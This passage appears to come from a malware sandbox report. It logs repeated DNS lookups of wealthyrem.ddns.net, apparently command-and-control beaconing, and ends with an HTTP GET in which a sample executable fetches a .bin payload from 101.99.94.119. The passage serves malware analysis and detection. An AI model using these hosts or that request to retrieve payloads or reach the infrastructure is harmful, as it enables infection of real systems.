Aug 3, 2021 19:02:10.148989916 CEST	8.8.8.8	192.168.2.3	0xb28d	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:12.380321980 CEST	8.8.8.8	192.168.2.3	0xf8d3	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:14.720417976 CEST	8.8.8.8	192.168.2.3	0xabd4	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:16.986277103 CEST	8.8.8.8	192.168.2.3	0x296	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:19.246603966 CEST	8.8.8.8	192.168.2.3	0x4268	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:21.462229967 CEST	8.8.8.8	192.168.2.3	0xb8c4	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:23.651187897 CEST	8.8.8.8	192.168.2.3	0xd8c3	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:25.846793890 CEST	8.8.8.8	192.168.2.3	0xe46d	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:28.050857067 CEST	8.8.8.8	192.168.2.3	0xe1a4	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:30.252289057 CEST	8.8.8.8	192.168.2.3	0x95e9	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:32.456573009 CEST	8.8.8.8	192.168.2.3	0xef1	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:34.704158068 CEST	8.8.8.8	192.168.2.3	0xb849	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:36.915652990 CEST	8.8.8.8	192.168.2.3	0x4e81	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:39.113240957 CEST	8.8.8.8	192.168.2.3	0xd3b6	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:41.475824118 CEST	8.8.8.8	192.168.2.3	0x6608	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:43.676137924 CEST	8.8.8.8	192.168.2.3	0x7d7e	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:45.884254932 CEST	8.8.8.8	192.168.2.3	0x8d99	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:48.070511103 CEST	8.8.8.8	192.168.2.3	0xbc7c	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:50.297590971 CEST	8.8.8.8	192.168.2.3	0xf886	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:52.508933067 CEST	8.8.8.8	192.168.2.3	0xff	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:54.752672911 CEST	8.8.8.8	192.168.2.3	0x7c6b	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:57.072422028 CEST	8.8.8.8	192.168.2.3	0xd11b	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:00.250510931 CEST	8.8.8.8	192.168.2.3	0x8a1b	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 19:03:02.455005884 CEST	8.8.8.8	192.168.2.3	0xa63	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:04.646204948 CEST	8.8.8.8	192.168.2.3	0x48fd	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:06.928741932 CEST	8.8.8.8	192.168.2.3	0x9167	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:09.116533041 CEST	8.8.8.8	192.168.2.3	0x62ed	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:11.308238029 CEST	8.8.8.8	192.168.2.3	0xf165	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:13.514050961 CEST	8.8.8.8	192.168.2.3	0x3d90	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:15.711858988 CEST	8.8.8.8	192.168.2.3	0xf3a8	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:17.903259039 CEST	8.8.8.8	192.168.2.3	0x1e50	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:20.122246981 CEST	8.8.8.8	192.168.2.3	0xea4b	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:22.355321884 CEST	8.8.8.8	192.168.2.3	0x9268	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:24.558729887 CEST	8.8.8.8	192.168.2.3	0x2dba	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:26.767282009 CEST	8.8.8.8	192.168.2.3	0xe4f0	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:28.955493927 CEST	8.8.8.8	192.168.2.3	0xf843	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:31.168095112 CEST	8.8.8.8	192.168.2.3	0x7112	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:33.353689909 CEST	8.8.8.8	192.168.2.3	0x5739	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:35.545561075 CEST	8.8.8.8	192.168.2.3	0x752	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:37.810373068 CEST	8.8.8.8	192.168.2.3	0xa606	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:40.006287098 CEST	8.8.8.8	192.168.2.3	0x5794	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:42.196994066 CEST	8.8.8.8	192.168.2.3	0xc21d	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:44.389393091 CEST	8.8.8.8	192.168.2.3	0x50ae	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:46.604208946 CEST	8.8.8.8	192.168.2.3	0xab70	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:48.798176050 CEST	8.8.8.8	192.168.2.3	0xf7a2	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:50.985971928 CEST	8.8.8.8	192.168.2.3	0xc7d0	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:53.231578112 CEST	8.8.8.8	192.168.2.3	0x2ac8	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:55.451174021 CEST	8.8.8.8	192.168.2.3	0xdb67	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:57.659317017 CEST	8.8.8.8	192.168.2.3	0x8876	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 19:03:59.858313084 CEST	8.8.8.8	192.168.2.3	0xdd4a	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:02.451447010 CEST	8.8.8.8	192.168.2.3	0x40a4	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:05.058403969 CEST	8.8.8.8	192.168.2.3	0xc20b	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:07.278501987 CEST	8.8.8.8	192.168.2.3	0xe42a	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:09.519002914 CEST	8.8.8.8	192.168.2.3	0xba28	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:11.806792974 CEST	8.8.8.8	192.168.2.3	0xddb0	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:14.118324041 CEST	8.8.8.8	192.168.2.3	0xfeb0	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:16.308108091 CEST	8.8.8.8	192.168.2.3	0xa694	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:16.920137882 CEST	8.8.8.8	192.168.2.3	0xdfc2	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 19:04:18.513947010 CEST	8.8.8.8	192.168.2.3	0xa8c7	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:20.731728077 CEST	8.8.8.8	192.168.2.3	0x5126	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:22.938019991 CEST	8.8.8.8	192.168.2.3	0xa630	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:25.258712053 CEST	8.8.8.8	192.168.2.3	0xf5b	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:27.443067074 CEST	8.8.8.8	192.168.2.3	0xc235	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:29.647238970 CEST	8.8.8.8	192.168.2.3	0x7a7c	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:32.033607960 CEST	8.8.8.8	192.168.2.3	0xd305	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:34.233795881 CEST	8.8.8.8	192.168.2.3	0x8c28	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:36.463515043 CEST	8.8.8.8	192.168.2.3	0x8a03	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:38.686813116 CEST	8.8.8.8	192.168.2.3	0x6df8	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:40.992608070 CEST	8.8.8.8	192.168.2.3	0x5512	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:43.237854958 CEST	8.8.8.8	192.168.2.3	0x346e	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:45.437777042 CEST	8.8.8.8	192.168.2.3	0xbe48	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:47.660789967 CEST	8.8.8.8	192.168.2.3	0x2dc6	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:49.880382061 CEST	8.8.8.8	192.168.2.3	0x5442	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:52.111000061 CEST	8.8.8.8	192.168.2.3	0x907d	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:54.321608067 CEST	8.8.8.8	192.168.2.3	0x3c36	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 19:04:56.613110065 CEST	8.8.8.8	192.168.2.3	0x68b3	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:58.823889971 CEST	8.8.8.8	192.168.2.3	0x9bf3	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:01.053582907 CEST	8.8.8.8	192.168.2.3	0x9486	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:03.279337883 CEST	8.8.8.8	192.168.2.3	0xed32	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:05.506740093 CEST	8.8.8.8	192.168.2.3	0x26d6	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:07.727588892 CEST	8.8.8.8	192.168.2.3	0xef65	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:10.224415064 CEST	8.8.8.8	192.168.2.3	0x173b	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:12.749973059 CEST	8.8.8.8	192.168.2.3	0x71dc	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:14.958893061 CEST	8.8.8.8	192.168.2.3	0xcd49	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:17.145004988 CEST	8.8.8.8	192.168.2.3	0x954d	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:19.365232944 CEST	8.8.8.8	192.168.2.3	0x4205	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:21.552804947 CEST	8.8.8.8	192.168.2.3	0x8926	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:23.757006884 CEST	8.8.8.8	192.168.2.3	0x821	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:25.959387064 CEST	8.8.8.8	192.168.2.3	0x96ce	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:28.191822052 CEST	8.8.8.8	192.168.2.3	0x4e8	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:30.381278038 CEST	8.8.8.8	192.168.2.3	0xa5e8	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:32.573491096 CEST	8.8.8.8	192.168.2.3	0x555d	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:34.744133949 CEST	8.8.8.8	192.168.2.3	0x5059	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:36.961061954 CEST	8.8.8.8	192.168.2.3	0x7b1b	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:39.165993929 CEST	8.8.8.8	192.168.2.3	0x428e	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:41.342091084 CEST	8.8.8.8	192.168.2.3	0x8b71	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:43.572525024 CEST	8.8.8.8	192.168.2.3	0x8af6	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:45.787534952 CEST	8.8.8.8	192.168.2.3	0x86b1	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:47.976157904 CEST	8.8.8.8	192.168.2.3	0x2a2a	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:50.160826921 CEST	8.8.8.8	192.168.2.3	0x278f	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:52.357184887 CEST	8.8.8.8	192.168.2.3	0x62f6	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 19:05:54.568398952 CEST	8.8.8.8	192.168.2.3	0x9faf	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:56.756485939 CEST	8.8.8.8	192.168.2.3	0x7fcc	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:58.990415096 CEST	8.8.8.8	192.168.2.3	0x4bf7	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:01.181267023 CEST	8.8.8.8	192.168.2.3	0xab5e	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:03.364897013 CEST	8.8.8.8	192.168.2.3	0xc0e9	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:05.585144997 CEST	8.8.8.8	192.168.2.3	0xc40d	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:07.775700092 CEST	8.8.8.8	192.168.2.3	0x3c4c	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:09.969455957 CEST	8.8.8.8	192.168.2.3	0xba84	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:12.181878090 CEST	8.8.8.8	192.168.2.3	0x71aa	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:15.233902931 CEST	8.8.8.8	192.168.2.3	0x1519	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:17.436507940 CEST	8.8.8.8	192.168.2.3	0x4316	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:19.619803905 CEST	8.8.8.8	192.168.2.3	0xd753	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:21.808489084 CEST	8.8.8.8	192.168.2.3	0x1990	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:23.992546082 CEST	8.8.8.8	192.168.2.3	0x3ede	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:26.202452898 CEST	8.8.8.8	192.168.2.3	0xe3a2	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:28.401519060 CEST	8.8.8.8	192.168.2.3	0x667	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:30.626837969 CEST	8.8.8.8	192.168.2.3	0xcc52	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:32.831609011 CEST	8.8.8.8	192.168.2.3	0xd900	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:35.025839090 CEST	8.8.8.8	192.168.2.3	0xe662	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:37.231322050 CEST	8.8.8.8	192.168.2.3	0x75a	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:39.421473026 CEST	8.8.8.8	192.168.2.3	0xbb11	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:41.665680885 CEST	8.8.8.8	192.168.2.3	0x1152	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:43.874284983 CEST	8.8.8.8	192.168.2.3	0x997c	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:46.092864037 CEST	8.8.8.8	192.168.2.3	0x8a48	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:48.294316053 CEST	8.8.8.8	192.168.2.3	0xc1c6	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:50.514136076 CEST	8.8.8.8	192.168.2.3	0x75e3	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 19:06:52.690589905 CEST	8.8.8.8	192.168.2.3	0xf2df	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:54.903347015 CEST	8.8.8.8	192.168.2.3	0x7414	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:57.096909046 CEST	8.8.8.8	192.168.2.3	0x5c6f	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:59.308945894 CEST	8.8.8.8	192.168.2.3	0x25b1	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:01.572048903 CEST	8.8.8.8	192.168.2.3	0xa7a9	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:03.779144049 CEST	8.8.8.8	192.168.2.3	0x7bc4	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:05.974879980 CEST	8.8.8.8	192.168.2.3	0xbda9	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:08.178571939 CEST	8.8.8.8	192.168.2.3	0x106b	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:10.413378954 CEST	8.8.8.8	192.168.2.3	0x458d	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:12.616333008 CEST	8.8.8.8	192.168.2.3	0x33bc	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:14.823110104 CEST	8.8.8.8	192.168.2.3	0x57de	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:17.267951012 CEST	8.8.8.8	192.168.2.3	0x2f60	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:19.534274101 CEST	8.8.8.8	192.168.2.3	0x4f1a	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:21.735933065 CEST	8.8.8.8	192.168.2.3	0xba29	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:23.916037083 CEST	8.8.8.8	192.168.2.3	0x412d	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:26.126003981 CEST	8.8.8.8	192.168.2.3	0xee6f	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:28.345453024 CEST	8.8.8.8	192.168.2.3	0x2238	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:30.567393064 CEST	8.8.8.8	192.168.2.3	0x26fd	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:32.802838087 CEST	8.8.8.8	192.168.2.3	0x7e26	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:35.040189981 CEST	8.8.8.8	192.168.2.3	0xeb55	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:37.239572048 CEST	8.8.8.8	192.168.2.3	0xa36	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:39.415898085 CEST	8.8.8.8	192.168.2.3	0x1bcf	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:41.625711918 CEST	8.8.8.8	192.168.2.3	0x30fb	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:43.823787928 CEST	8.8.8.8	192.168.2.3	0xd400	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:46.009243011 CEST	8.8.8.8	192.168.2.3	0xf1d3	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:48.245440960 CEST	8.8.8.8	192.168.2.3	0xeebb	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 19:07:50.439282894 CEST	8.8.8.8	192.168.2.3	0x55eb	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:52.736202002 CEST	8.8.8.8	192.168.2.3	0x9b87	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:54.935384989 CEST	8.8.8.8	192.168.2.3	0x8cea	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:57.142123938 CEST	8.8.8.8	192.168.2.3	0xbf11	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:59.324852943 CEST	8.8.8.8	192.168.2.3	0x1642	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:08:01.529334068 CEST	8.8.8.8	192.168.2.3	0x6602	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:08:03.731192112 CEST	8.8.8.8	192.168.2.3	0x2043	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 101.99.94.119

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49736	101.99.94.119	80	C:\Users\user\Desktop\pRcHGlVekw.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 19:01:31.451909065 CEST	6019	OUT	GET /WEALTH_fkWglQyCXO188.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 101.99.94.119 Cache-Control: no-cache
